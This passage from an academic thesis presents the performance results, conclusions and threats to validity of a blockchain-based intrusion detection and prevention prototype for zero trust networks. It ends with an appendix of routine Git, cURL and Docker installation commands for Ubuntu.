To validate the updated rationale, we conduct the following experiment. We modify the network configuration file to include the PEP as caching proxy and thereby our workload will follow process 8. The workload generation is set to 40 users, randomly selecting non-default windows application on users' workstations. Through Figure 102, it becomes evident that during the first-time execution of an application, the "D_THROTTLE" algorithm manages well with the load and has capacity (approx. 2k TXs) to instantly cope up with all requests. However, as users request the same application the caching proxy takes the lead in providing responses. Thus, the linear trendlines show that over time, the usage of "D_THROTTLE" is expected to decline, opposite to the usage of the caching proxy which is expected to increase.




Figure 102 - Dynamic throttling vs caching proxy usage and trendlines.

5.5 Conclusion and Discussion on Performance

To evaluate the performance of the BIDPS, we conducted an experiment to identify and set the baseline metrics. Based on the experiment results (observations 1,2 in section 5.4.5 Problem Analysis and Observations) we acknowledged a performance related problem which thereby formed research questions:

- **RQ5: How can we achieve optimal resource utilization that will enhance performance while supporting the same number of users (remote employees) and applications?**
- **RQ6: How can we achieve the maximum TPS given the lab resources, to minimize waiting time while preserving the integrity of data on-chain with the same user group and applications?**

To overcome the difficulties with the existing strategies and provide answers to **RQ5** and **RQ6** we proposed a novel dynamic throttling strategy, comprised by (1) the peer environment indexing and monitoring functionality, and (2) an algorithm. Next, we repeat the initial experiment with same parameters and the only difference being the utilization of our own dynamic throttling strategy, instead of the existing ones.

The experiment aimed to evaluate the effectiveness of the "D_THROTTLE" algorithm and query strategy in improving the performance and resource utilization of the system. The following results were extracted:

1. By adding more nodes and implementing the "D_THROTTLE" algorithm, the transaction processing capacity significantly increased, with a maximum of 1991 transactions per second (TPS) achieved.
2. CPU and memory performance on all peers showed a declining trendline, indicating improved resource handling. None of the peers exceeded the 80% threshold for overload, and the average CPU usage ranged between 40% to 46%.

3. The overall time to completion comparison chart demonstrated that the dynamic throttling strategy was significantly faster than the default query strategy. As more transactions were received, the increase in processing time was much smoother with the dynamic throttling strategy.
4. When comparing the time to completion per additional 50k queries, the dynamic throttling strategy showed a steady line ranging between 17 to 18 seconds, indicating effective and efficient load balancing. In contrast, the default strategy initially took 50 seconds for the first 100 users, with significant delays as the peer reached its resource threshold.
5. With the implementation of the ZT-enabled caching mechanism we managed to further improve the proposed application rationale as suggested in section

6. 4.5.7 Application Rationale and Figure 51, by embedding the caching mechanism in the BIDS network through Process 8, as shown in Figure 100.
7. Our experiment validated that (see Figure 99), during the first-time execution of an application, the “D_THROTTLE” algorithm manages well with the load and has capacity to instantly cope up with all requests. However, as users request the same application the ZT-enabled caching proxy takes the lead in providing responses. Thus, the linear trendlines show that over time, the usage of “D_THROTTLE” is expected to decline, opposite to the usage of the caching proxy which increases and minimizes the load received by the BIDPS.

These results validate the effectiveness of the "D_THROTTLE" algorithm and query strategy in achieving optimal resource utilization, increasing transaction processing capacity, and improving system performance while maintaining the integrity of data on-chain. The two solutions together provide for the optimal resource utilization ensuring a smooth BIDPS operation.

Conclusively, we extend and preserve two core attributes of blockchain and ZT (never trust, always verify), by automating the update function of the PEP through our chaincode. Moreover, utilizing both the “D_THROTTLE” algorithm combined with the caching proxy within the transaction proposal phase, we have effectively and efficiently achieved to:

1. Regulate the ledger queries and achieve the maximum number of TPS given the lab resources.
2. Eliminate repeated queries with same essential parameters until expiration time.
3. De-load the nodes allowing to scale down, eventually lowering the operational costs.
4. Preserve immutability, integrity, and non-repudiation.
5. Provide the best possible user experience enabling near instant execution upon request while maintaining a highly secure BIDPS.
6. interoperability between blockchain and traditional security systems through the PEP, enabled via chaincode.

Chapter 6: Summary and Discussion

This chapter provides a summary of the findings of this research and discusses them according to each phase.

6.1 Analysis phase - Intersection of ZTA, DLT and Blockchain

Driven by the identified problem of ZTA, namely, the endpoints' vulnerability being the Achilles heel of a ZTA as highlighted in NSA's report [1] we examined the intersection of ZTA, DLTs and blockchain. Specifically, if and how ZTA can be augmented onto endpoints using the potential of blockchain's immutability fortifying the intrusion detection process to alleviate the mentioned problem. Consequently, this formed our **first research question RQ1: Are there common attributes between ZTA, DLTs and blockchain?** At the end of this phase, it was evident that ZTA, DLTs and blockchain share some common characteristics that may be highly complementing each other. The research focused on the following:

- Highlight the main differences between traditional perimeter-based models and zero trust approaches.
- Examined why the perimeter-based defences are insufficient, in a world where borderless networks are dominating the IT landscape architecture, and thereby the castle-and-moat approach is no longer viable.
- Conducted a state-of-the-art review on zero trust architecture concepts, tenets, and real-world implementations.
- Outlined the common attribution of ZTA, DLT and blockchain, and argued on why they are a potentially good fit to enhance cyber security use cases.
- Discussed the potential security problems with current ZTAs and outlined promising approaches to tackle those problems.
- Specifically, one of the approaches we explored is the possibility of adapting DLT and blockchain to verify the integrity of the endpoints in a ZTA, which in turn answered our first research question **RQ1: Are there common attributes between ZTA, DLTs and blockchain?**

6.2 Design Phase – Design Principles and Core Concepts.

Several future research directions were identified during the analysis phase. Among them, a blockchain enabled intrusion detection, and possibly prevention system that would augment ZTA on endpoints by building and extending upon the core ZTA tenet, viz., the assume breach mindset. By adopting the assume breach mindset, the users and their endpoints should be considered as compromised. In this phase the research focussed on the following:

- Considering the input of analysis phase and drafted two new research questions.
 - **RQ2: How can we solve the highlighted Achilles Heel of ZTA? Namely, will the proposed BIDPS detect and prevent attacks against endpoints prior the 10th stage of MITRE's ATT&CK threat knowledge base, thus proving effectiveness?**

- **RQ3: How can we augment ZTA on endpoints using DLTs and blockchain?**
- Based on the literature review, researcher's experience, and industry specific requirements for the BIDPS use case, it was evident that a successful and fit for purpose BIDPS prototype must adhere to four key design principles. Namely, it must be permissioned & private blockchain, the consensus protocol must not require a native cryptocurrency, the smart contracts must be authored in general-purpose programming languages, open-source, enterprise-grade, and scalable.
- Hyperledger Fabric found to meet all the design principles, where all the alternatives fail to meet at least one of them, hence making it the best choice for our use case.
- We discussed the core design concepts of Hyperledger Fabric and addressed all the design prerequisites that will prepare and allow for a successful development and implementation phase in continuation.

6.3 Development & Implementation Phase – Prototype's Development, Operating Network, and Architecture

The development and implementation phase consisted of four distinct sub-steps, to finally build the BIDPS prototype. The four steps together (sections 4.2, 4.3, 4.4, 4.5) comprise the BIDPS prototype within the ZTA environment. The development was successful, despite the limited existing documentation. During this phase we managed to further enhance the whitelist by introducing a context-aware mechanism that was later leveraged by the BIDPS to enhance detection and prevention. Therefore, the research in this section focused on the following:

- We developed, implemented a notional bank architecture, and simulated a remote employee, within a ZTA environment. This is where the BIDPS operates at the highest level.
- Next, we developed and implemented an application whitelist based on existing encryption algorithm that served as input for our BIDPS.
- In continuation, we implemented the fabric blockchain network. That was the enabling layer for the BIDPS to be grounded.
- Lastly, we developed and implemented the BIDPS application, which runs on top of the fabric blockchain network and performs all the user-backend interactions. The BIDPS and its respective chain codes were deployed and operationalized.

6.4 Evaluation Phase – Effectiveness and Performance Evaluation

In this chapter we performed an evaluation of the BIDPS's detection and prevention effectiveness, as well as its performance efficacy. To structure and conduct the former in an unbiased manner, we defined two classes of APT attacks that span from the most traditional up to the most sophisticated. Namely, the file-based and fileless attack classes. Next, we

constructed scenarios for each class of attacks and evaluate the efficacy of the proposed blockchain enabled intrusion detection and prevention system. When it comes to performance evaluation, we adjusted the block lab accordingly and performed experiments measuring the BIDPS's performance indicators while dependent variables are altered. The research in this section focused on the following:

- We described the evaluation rationale and devised two operating modes for the BIDS.
 - Blockdown mode OFF, while the BIDPS was not active.
 - Blockdown mode ON, while BIDPS was active.
- We simulated specific APTs and launch the sequence of tactics and techniques that account for both file-based attacks and fileless attacks. Thereby covering both major attack categories.
- The only difference between file-based and fileless attack classes was identified during the execution tactic and related techniques. Thereby we started performing all applicable tactics and techniques in file-based class, but only re-assessed explicitly the execution tactic and related techniques under fileless attack class.
- We draw Table 12 – Ownership Transfer List, which contains native windows application extensively abused for the purpose of process injection.
- We introduced the user-aware on-chain data context, where we declare executable's ownership based on user privileges. For instance, if executables are owned by administrator and recorded as such on-chain, any attempt to execute triggers a detection rule, and thereby a process injection is detected and prevented as demonstrated in section 5.2.4.1 Initial Access.
- We implemented a known technique to complement the detection of in-memory attacks via Sysmon. This proved to be effective on a single test we performed and demonstrate in Figure 93 the event ID 8 "CreateRemoteThread" was captured through Sysmon. Event ID 8 is raised when a process creates a thread in another process. Conclusively, this could open a new potential area of research. More specifically, writing all the event IDs on-chain, use it as sole source of immutable and transparent truth while having a smart contract automatically deciding when to trigger preventive actions based on event IDs codes.
- Although the effectiveness of the BIDPS was established, at the same time it provoked the following **RQ4: What happens when hundreds of users (or even thousands in the case of a notional bank) try to execute an application and thereby start a ledger-query transaction all at once?**
- To answer RQ4, we deep dived into the exact steps of a ledger-query transaction, analysing the entire process, and subsequently performed an experiment to assess the performance of the BIDS.

- Although the experiment results provided the answer to **RQ4** (observations 1,2 in section 5.4.5 Problem Analysis and Observations) we acknowledged the highlighted a performance related problem, which we turned into research questions **RQ5** and **RQ6**.
 - ***RQ5: How can we achieve optimal resource utilization that will enhance performance while supporting the same number of users (remote employees) and applications?***
 - ***RQ6: How can we achieve the maximum TPS given the lab resources, to minimize waiting time while preserving the integrity of data on-chain with the same user group and applications?***
- To overcome the difficulties with the existing strategies and provide answers to **RQ5** and **RQ6** we proposed:
 - a novel dynamic throttling strategy, comprised by the peer environment indexing and monitoring functionality, supported by our own algorithm.
- Next, we repeated the initial experiment with same parameters and the only difference being the utilization of our own dynamic throttling strategy, instead of the existing ones.
- Repeating the initial experiment demonstrated that by adding nodes in an organization, utilizing our D_THROTLE algorithm and query strategy instead of one of the two defaults strategies, not only we could achieve greater TPS, but we could also serve the users requests in a more efficient manner.
- Moreover, and since we operate within a ZT architecture, the research showed that we could leverage the existing policy enforcement point (PEP) and make it part of the blockchain network, thereby improving performance results. With this idea, we also managed to narrow down the potential queries initiated by remote employees.
- As a result, we improved the proposed application rationale as suggested in section 4.5.7 Application Rationale and Figure 58, by embedding the caching mechanism in the BIDS network through Process 8, as shown in Figure 108.
- To validate the updated rationale, we conduct an experiment. Through Figure 109, it became evident that the two novelties had a great cooperation and brought an impactful effect in performance, thus, the linear trendlines showed that over time, the usage of “D_THROTTLE” is expected to decline, opposite to the usage of the caching proxy which is expected to increase.

6.5 Summary of research questions and results

In this section we provide a table summarizing how the research questions are effectively answered.

Table 16 - Summary of research questions and answers.

Research Question	Answer
<p>RQ1: Are there common attributes between ZTA, DLTs, and blockchain?</p>	<p>DLTs and blockchain share common attributes with ZTA, specifically in augmenting the "assume breach" and "never trust always verify" tenets. However, careful implementation is required due to computation overhead and potential security-usability trade-offs.</p>
<p>RQ2: How can we solve the highlighted Achilles Heel of ZTA? Namely, will the proposed BIDPS detect and prevent attacks against endpoints prior to the 10th stage of MITRE's ATT&CK threat knowledge base, thus proving effectiveness?</p>	<p>The proposed BIDPS effectively detects and prevents file-based attacks earlier than the "lateral movement phase" and demonstrates effectiveness in mitigating fileless attacks. However, there is a weakness in detecting and preventing in-memory attacks, which is supplemented using Sysmon.</p>
<p>RQ3: How can we augment ZTA on endpoints using DLTs and blockchain?</p>	<p>DLTs and blockchain can augment ZTA on endpoints by acting as the sole source of immutable trust and truth for file execution. Additionally, the ownership transfer list and user-aware on-chain data context enhance ZTA by declaring executable ownership based on user privileges.</p>
<p>RQ4: What happens when hundreds of users (or even thousands in the case of a notional bank) try to execute an</p>	<p>The research identifies a performance problem in the BIDPS when multiple users initiate ledger-query transactions simultaneously. To address this, a novel dynamic throttling strategy and a ZTA-enabled</p>

<p>application and thereby start a ledger-query transaction all at once?</p>	<p>caching mechanism are proposed to increase transaction processing capacity and minimize response time.</p>
<p>RQ5: How can we achieve optimal resource utilization that will enhance performance while supporting the same number of users (remote employees) and applications?</p>	<p>The dynamic throttling strategy, combined with the ZTA-enabled caching mechanism, regulates ledger queries, optimizes resource utilization, and provides a smooth BIDPS operation, ensuring efficient performance and near-instant execution of applications for up to 1000 users as demonstrated in our experiment.</p>
<p>RQ6: How can we achieve the maximum TPS given the lab resources, to minimize waiting time while preserving the integrity of data on-chain with the same user group and applications?</p>	<p>By implementing the "D_THROTTLE" algorithm and the caching proxy, the research achieves optimal resource utilization, maximizes transaction processing capacity, and maintains the integrity of data on-chain, resulting in minimized waiting time and enhanced performance for the same user group and applications.</p>

Chapter 7: Conclusions and Future Direction

7.1 Conclusions

Using a pragmatist approach and leveraging the principles of the design and development methodology, this research has investigated the convergence of zero trust architecture, distributed ledger technologies (DLTs) and blockchain. This research considered the core tenets of zero trust architecture, the existing real-world implementations, and the characteristics of emerging technologies such as DLTs and blockchain. The researcher discovered significant similarities and immense potential for these technologies to work synergistically, and moreover several attributes of the latter that can augment the former. Therefore, a blockchain-enabled intrusion detection and prevention system was proposed, designed, developed, implemented, and evaluated against both performance and effectiveness. The conclusions of this research are the following:

1. DLTs and blockchain share many common attributes and can play a critical role in augmenting, at least, two of the core tenets of zero trust architectures, namely, the “assume breach”, and “never trust always verify”. However, the implementation requires thoughtful consideration due to computation overhead and the potential trade-offs between security and usability. This is the answer for our first research question ***RQ1: Are there common attributes between ZTA, DLTs and blockchain?***
2. For a successful and fit for purpose BIDPS prototype, it must adhere to the four design principles. Namely:
 - a. it must be implemented in a permissioned & private blockchain.
 - b. the consensus protocol must not require a native cryptocurrency.
 - c. the smart contracts must be authored in general-purpose programming languages.
 - d. it must be enterprise-grade and scalable.The same principles are applicable for other uses cases targeting the private sector.
3. It was demonstrated that the BIDPS acts as the sole source of immutable trust and truth when it comes to either malicious or legitimate file execution, thereby indeed the trust is stripped from the endpoints, and is ultimately placed on-chain augmenting prevention and detection.
 - a. For the file-based attack class, the BIDPS is effectively detecting and preventing all subject tactics and their related techniques, much earlier than the “lateral movement phase” (10th stage). In fact, it can be effective as early as the “execution phase” (4th stage).
 - b. For the fileless attacks class, the same results apply. It needs to be noted however, that prevention is partially achieved natively by BIDPS. Sysmon, or any other memory detection toolkit, would need to supplement the BIDPS. The lab results highlighted a weakness in BIDPS when it comes to in-memory attacks detection and prevention.
 - c. To overcome this weakness, we implemented a known technique to complement the detection of in-memory attacks via Sysmon. This proved to be effective in our lab tests performed and demonstrated in Figure 93

Conclusively, this could open a new potential area of research. More specifically, writing all the event IDs on-chain, use it as sole source of immutable and transparent truth while having a smart contract automatically deciding when to trigger preventive actions based on event IDs codes.

Above points 3, 3a,3b,3c are therefore answering our research questions:

- **RQ2: How can we solve the highlighted Achilles Heel of ZTA? Namely, will the proposed BIDPS detect and prevent attacks against endpoints prior the 10th stage of MITRE's ATT&CK threat knowledge base, thus proving effectiveness?**
- **RQ3: How can we augment ZTA on endpoints using DLTs and blockchain?**

4. To further solidify the detection and privation process, we produced Table 12 – Ownership Transfer List, which contains native windows application extensively abused for the purpose of process injection. We then introduced the user-aware on-chain data context, where we declare executable's ownership based on user privileges.
5. Although the effectiveness of the BIDPS was established, at the same time it provoked research question **RQ4: What happens when hundreds of users (or even thousands in the case of a notional bank) try to execute an application and thereby start a ledger-query transaction all at once?**
 - a. To answer RQ4, we deep dived into the exact steps of a ledger-query transaction, analysing the entire process, and subsequently performed an experiment to assess the performance of the BIDS.
 - b. Observations 1,2 in section 5.4.5 Problem Analysis and Observations highlighted this as a performance problem of the BIDPS. Specifically, the BIDPS could not manage the anticipated load of queries performed by the group of remote employees.
6. To solve this problem, this research produced two novel contributions, namely:
 - a. A Ledger-query strategy, named “Dynamic Throttling Strategy”, that not only works best for the BIDPS use case, but can be leveraged widely and independently of the blockchain technology when simple key-value queries with substantial amounts of data and users are the basic characteristics of a blockchain network.
 - We conclude that by adding more nodes and using the “D_THROTTLE” algorithm, the amount of TPS is significantly increased compared to the initial measurement.
 - Moreover, the CPU and memory performance on all peers showed a declining trendline. In addition, none of the peers exceeded the predefined performance thresholds, while the average CPU usage for all peers ranged between 40% to 46%.
 - Not only the dynamic throttling strategy is significantly faster, but the more transactions received, the smoother increase in time to process

was observed, compared to the default query strategy, as demonstrated by Figure 104.

- Finally, these contributions are technology agnostic. Meaning, they can be implemented regardless of the chosen technology stack if this adheres to the same principles apply in this work and operate within a zero-trust architecture.
- b. A ZTA-enabled caching mechanism for the BIDPS, that de-loads the peer(s) from repeated queries and minimises the response time to user application execution requests.
 - This allowed for further improvement and fine-tuning of the proposed application rationale as suggested in section 4.5.7 Application Rationale and Figure 58, by embedding the caching mechanism in the BIDS network through Process 8, as shown in Figure 107.
 - Our experiment validated the above claim (see Figure 106). During the first-time execution of an application, the “D_THROTTLE” algorithm manages well with the load and has capacity to instantly cope up with all requests. However, as users request the same application the ZT-enabled caching proxy takes the lead in providing responses. Thus, the linear trendlines show that over time, the usage of “D_THROTTLE” is expected to decline, opposite to the usage of the caching proxy which increases and minimizes the load received by the BIDPS. The two solutions together provide for the optimal resource utilization ensuring a smooth BIDPS operation.

Conclusively, we extend and preserve the abovementioned attributes of blockchain and ZT by automating the update function of the PEP through our chaincode. Moreover, utilizing both the “D_THROTTLE” algorithm combined with the caching proxy within the transaction proposal phase, we have effectively and efficiently achieved to:

- Regulate the ledger queries and achieve the maximum number of TPS given the lab resources.
- Eliminate repeated queries with same essential parameters until expiration time.
- De-load the nodes allowing to scale down, eventually lowering the operational costs.
- Preserve immutability, integrity, and non-repudiation.
- Provide the best possible user experience enabling near instant execution upon request while maintaining a highly secure BIDPS.
- interoperability between blockchain and traditional security systems through the PEP, enabled via chaincode.

Above points 6a and 6b are therefore answering our research questions:

- ***RQ5: How can we achieve optimal resource utilization that will enhance performance while supporting the same number of users (remote employees) and applications?***

- **RQ6: How can we achieve the maximum TPS given the lab resources, to minimize waiting time while preserving the integrity of data on-chain with the same user group and applications?**

7.2 Threats to Validity

While our research explores the potential benefits of a blockchain-based Intrusion Detection and Prevention System (BIDPS), it is essential to consider the potential threats to the validity of our findings. The following threats should be acknowledged and addressed when moving to a production ready system:

- **Network Overhead:** Integrating a blockchain into an IDPS introduces additional network overhead due to the consensus mechanisms and the distributed nature of the blockchain. The consensus algorithms employed in the blockchain require network participants to reach agreement on the state of the blockchain, which involves computational and communication overhead. This increased workload can impact the overall network performance, latency, and response times of the IDPS. Architecting and placing a BIDPS within ZTA must be done consciously, considering the anticipated network overhead denominated by the potential costs. If not, a production ready BIDPS may either incur exceptionally inflated costs or unnecessary network overhead and therefore congestion. If the blockchain network becomes congested or lacks sufficient scalability, it may impact the real-time detection and response capabilities of the BIDPS. Ensuring that the blockchain infrastructure is designed and optimized for performance and scalability is essential to maintaining the effectiveness of the BIDPS.
- **Security and Privacy Threats:** Blockchain technology enhances data integrity and transparency; however, it is not immune to security and privacy risks. For instance, smart contract vulnerabilities, attacks on consensus mechanisms, or the exposure of sensitive data on the blockchain pose potential threats to the security and privacy of the BIDPS. If adversaries can exploit smart contracts, they might be able to manipulate which application information and hashes are recorded on chain, thereby compromising integrity.
Regarding privacy, sensitive information about user activities and potential intrusions may be recorded on the blockchain. Depending on the design and implementation, this data may be visible to all participants or specific authorized entities. Ensuring appropriate privacy measures, such as data encryption or privacy-enhancing techniques like zero-knowledge proofs, is crucial to protect the privacy of sensitive information while maintaining the necessary transparency for detecting and preventing intrusions. Robust security measures, such as code audits and penetration testing, need to be implemented to mitigate these risks.
- **Supply Chain Threats:** Supply chain threats like SolarWinds [182] highlight the critical importance of implementing robust supply chain security measures, conducting thorough vendor assessments, implementing monitoring and detection mechanisms, and maintaining ongoing vigilance to mitigate the risks associated with compromised supply chains. In the case of our proposed solution, Process 5 “UpdateAsset” (see 4.5.7) is responsible for managing the pulling and pushing of software updates from

vendors. Our smart contract does not consider how to cope up with such threats, as this was out of scope of this research, however, it is a valid threat that a production ready system must consider beyond the prototyping phase.

- **Insider Threat:** Insider threats may pose a risk to the BIDPS, however, with a much lower likelihood and impact as opposed to a traditional based IDPS. Blockchain technology provides inherent security features such as immutability, transparency, and most importantly, the consensus mechanism, therefore it is highly unlikely that the administrators of most of the nodes turned into insiders. In the unlikely event however, insiders with administrative access can introduce malicious code into the BIDPS's software components, including the blockchain nodes, smart contracts, or data storage systems. They could even manipulate the blockchain's smart contracts, modify transaction records, or tamper with the consensus mechanism. By doing so, they could manipulate or hide evidence of intrusions, bypass detection mechanisms, or even disrupt the overall functionality of the BIDPS.

- **Adoption Challenges:** The successful adoption of the BIDPS depends on the willingness of organizations and stakeholders to embrace the technology. Resistance to change, regulatory concerns, and a lack of awareness or understanding about blockchain may hinder the widespread implementation of the proposed system. Addressing these challenges requires effective communication, education, and clear demonstration of the benefits and added value of the BIDPS.

- **Interoperability and Integration:** Integrating the BIDPS with existing systems, tools, and protocols may pose interoperability challenges. The BIDPS needs to communicate and exchange data with other security solutions, network devices, and management systems ideally. Ensuring seamless integration and interoperability between the BIDPS and the broader security ecosystem is crucial for effective threat detection, incident response, and system management. Standardization efforts and the development of interoperability protocols can help address these challenges.

- **Limited Adoption and Ecosystem Support:** Blockchain technology is still in the initial stages of adoption, and the ecosystem of tools, frameworks, and expertise may be relatively limited compared to traditional security solutions. This may pose challenges in finding suitable development frameworks, security libraries, or third-party services specific to the needs of a BIDPS. Organizations implementing a production ready BIDPS must carefully assess the availability of necessary resources and support in the blockchain ecosystem to ensure the long-term viability and effectiveness of the system.

7.3 Future Directions

As discussed, and presented in this research, zero trust architecture is a security strategy that assumes all network traffic is untrusted and requires verification before access is granted. Blockchain technology on the other hand, with its decentralized and distributed nature, can be used to augment zero trust architecture by providing a secure and tamper-proof way to

verify the identity and status of endpoints. As demonstrated, a blockchain-enabled intrusion detection and prevention system augments several tenets of ZTA on endpoints.

Another potential way to leverage the convergence of ZTA and blockchain is by using blockchain-based digital certificates to authenticate endpoints. These digital certificates can be stored on the blockchain, providing a tamper-proof record of the endpoint's identity and attributes. This can be used to verify that an endpoint is authorized to access a particular network or resource, and to enforce access controls based on the endpoint's attributes. Another potential research direction would be to augment zero trust architecture using blockchain is using smart contracts. Smart contracts can be used to define and enforce access controls, such as only allowing access to a particular resource if certain conditions are met. For example, a smart contract could be used to ensure that an endpoint is running the latest security updates before it is allowed to access a network.

In addition, blockchain can also be used to provide a tamper-proof record of all network activity. This can be used to detect and respond to security incidents, such as malware infections or unauthorized access attempts. Blockchain-based logging and event correlation can provide a more secure and auditable way to track and analyse network activity. Thereby blockchain-based records can function as the sole source of truth providing both integrity and non-repudiation to either internal or external stakeholders, or even regulators.

Moreover, blockchain can be used to develop decentralized identity management systems, which can be used to provide a secure and tamper-proof way to verify the identity of users and devices. This can be used to improve the security of zero trust architectures by ensuring that only authorized entities can access sensitive data and resources. In conclusion on the future directions, blockchain technology has the potential to significantly enhance the security of zero trust architectures by providing a secure and tamper-proof way to verify the identity and status of endpoints, enforce access controls, and provide a tamper-proof record of all network activity.

Finally, future research on the topic should continue to explore and develop new use cases for blockchain technology in cyber security regardless of zero trust architecture, despite the proven fact from this research being a particularly good match. It seems there is immense potential for DLTs and blockchain to improve several cybersecurity domains and use cases, however, as equally highlighted in this research limitations (e.g., performance or scalability) must always be considered.

Appendix

The application stack of Hyperledger Fabric operates in five discreet layers. This is clarified in Figure 103 for two reasons: (1) these are not lab specific, meaning that anyone who wants to install and build on Hyperledger Fabric will have to meet the relevant prerequisites, and (2) it is imperative for understanding our actual lab setup and terminology used throughout.

Prerequisites




Figure 103 - HPLF application stack layers.

Hyperledger Fabric can be installed on Mac, Windows, and Linux, the blockchain enabled intrusion detection and prevention prototype (BIDPS) is based on Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-27-generic x86_64) for licensing and resource purposes. Namely, Linux is open source freely available and requires the least number of resources to run on a virtual lab. First, the prerequisite software, which is the base layer required to run the software on top is installed. This includes Docker [81], Git [82], cURL [83], Go [84] and JQ [85]. Second, the actual Hyperledger Fabric executables are needed to run and operate a Fabric network alongside sample code that will be leveraged to an extent and help build our prototype faster. Third, the application programming interfaces, known as APIs, are utilized to develop smart contracts on our Fabric based lab. Fourth, on top of the APIs there are software development kit(s) also known as SDKs which are used to build the prototype. Finally, the application layer where the prototype will be interacting with the SDK(s) to call the smart contract operating on the fabric network.


The official guides were followed for each of the prerequisite, directly from the sources (as mentioned above) specific for our Linux Ubuntu distribution. This is done purposefully to avoid unpredictable issues later that might arise by, for instance, following generic guides written for other computing architectures or Linux flavours.

Git

Git is an open-source project used for tracking changes throughout our filesystem. It will be used for coordination in software development source code among different versions and participants, and for version tracking. This can be installed and checked by typing the following commands:

```
$ sudo apt-get install git
$ git --version
```

Successful output is shown in Figure 104.

A terminal window with a black background and green text. The prompt is 'blocklab@blocklabz:~\$'. The user enters 'git --version' and the output is 'git version 2.25.1'. The prompt returns to 'blocklab@blocklabz:~\$' with a cursor.

```
blocklab@blocklabz:~$ git --version
git version 2.25.1
blocklab@blocklabz:~$
```

Figure 104 - Git successful installation and version.

cURL

Client uniform resource locator, also known as “cURL”, is another free open-source software which is used in command lines or scripts to transfer data from several sources. It can be installed and verified on our lab as follows:

```
$ sudo apt-get install curl
$ curl --version
```

Successful output is shown in Figure 105.

A terminal window with a black background and green text. The prompt is 'blocklab@blocklabz:~\$'. The user enters 'curl --version' and the output is a detailed list of supported protocols and features.

```
blocklab@blocklabz:~$ curl --version
curl 7.68.0 (x86_64-pc-linux-gnu) libcurl/7.68.0 OpenSSL/1.1.1f zlib/1.2.11 brotli/1.0.7 libidn2/2.2.0 libpsl/0.21.0 (+libidn2/2.2.0) libssh/0.9.3/openssl/zlib nghttp2/1.40.0 librtmp/2.3
Release-Date: 2020-01-08
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp scp sftp smb smbs smtp smtps telnet tftp
Features: AsynchDNS brotli GSS-API HTTP2 HTTPS-proxy IDN IPv6 Kerberos Largefile libz NTLM NTLM_WB PSL SPNEGO SSL TLS-SRP UnixSockets
blocklab@blocklabz:~$
```

Figure 105 - cURL successful installation and version.

Docker

Uninstallation of old versions prior installing the latest version of Docker is required. Old versions were named after “docker”, “docker.io” or “docker-engine”.

```
$ sudo apt-get remove docker docker-engine docker.io containerd runc
```

Next, the setup of the repository is required. Therefore, we update the Ubuntu’s advanced package tool (APT) which is used to manage the removal, update, upgrade, and installation of software [86], to allow it to use a repository over Hypertext Transfer Protocol Secure (HTTPS):

```
$ sudo apt-get update
$ sudo apt-get install \
  apt-transport-https \
  ca-certificates \
  curl \
  gnupg \
  lsb-release
```

Then the official Docker GPG Key is added:

```
$ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o \
  /usr/share/keyrings/docker-archive-keyring.gpg
```

The following command is required to set up the stable docker repository for our architecture x86_64 / amd64:

```
$ echo \
  "deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] \
  https://download.docker.com/linux/ubuntu \
  $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
```

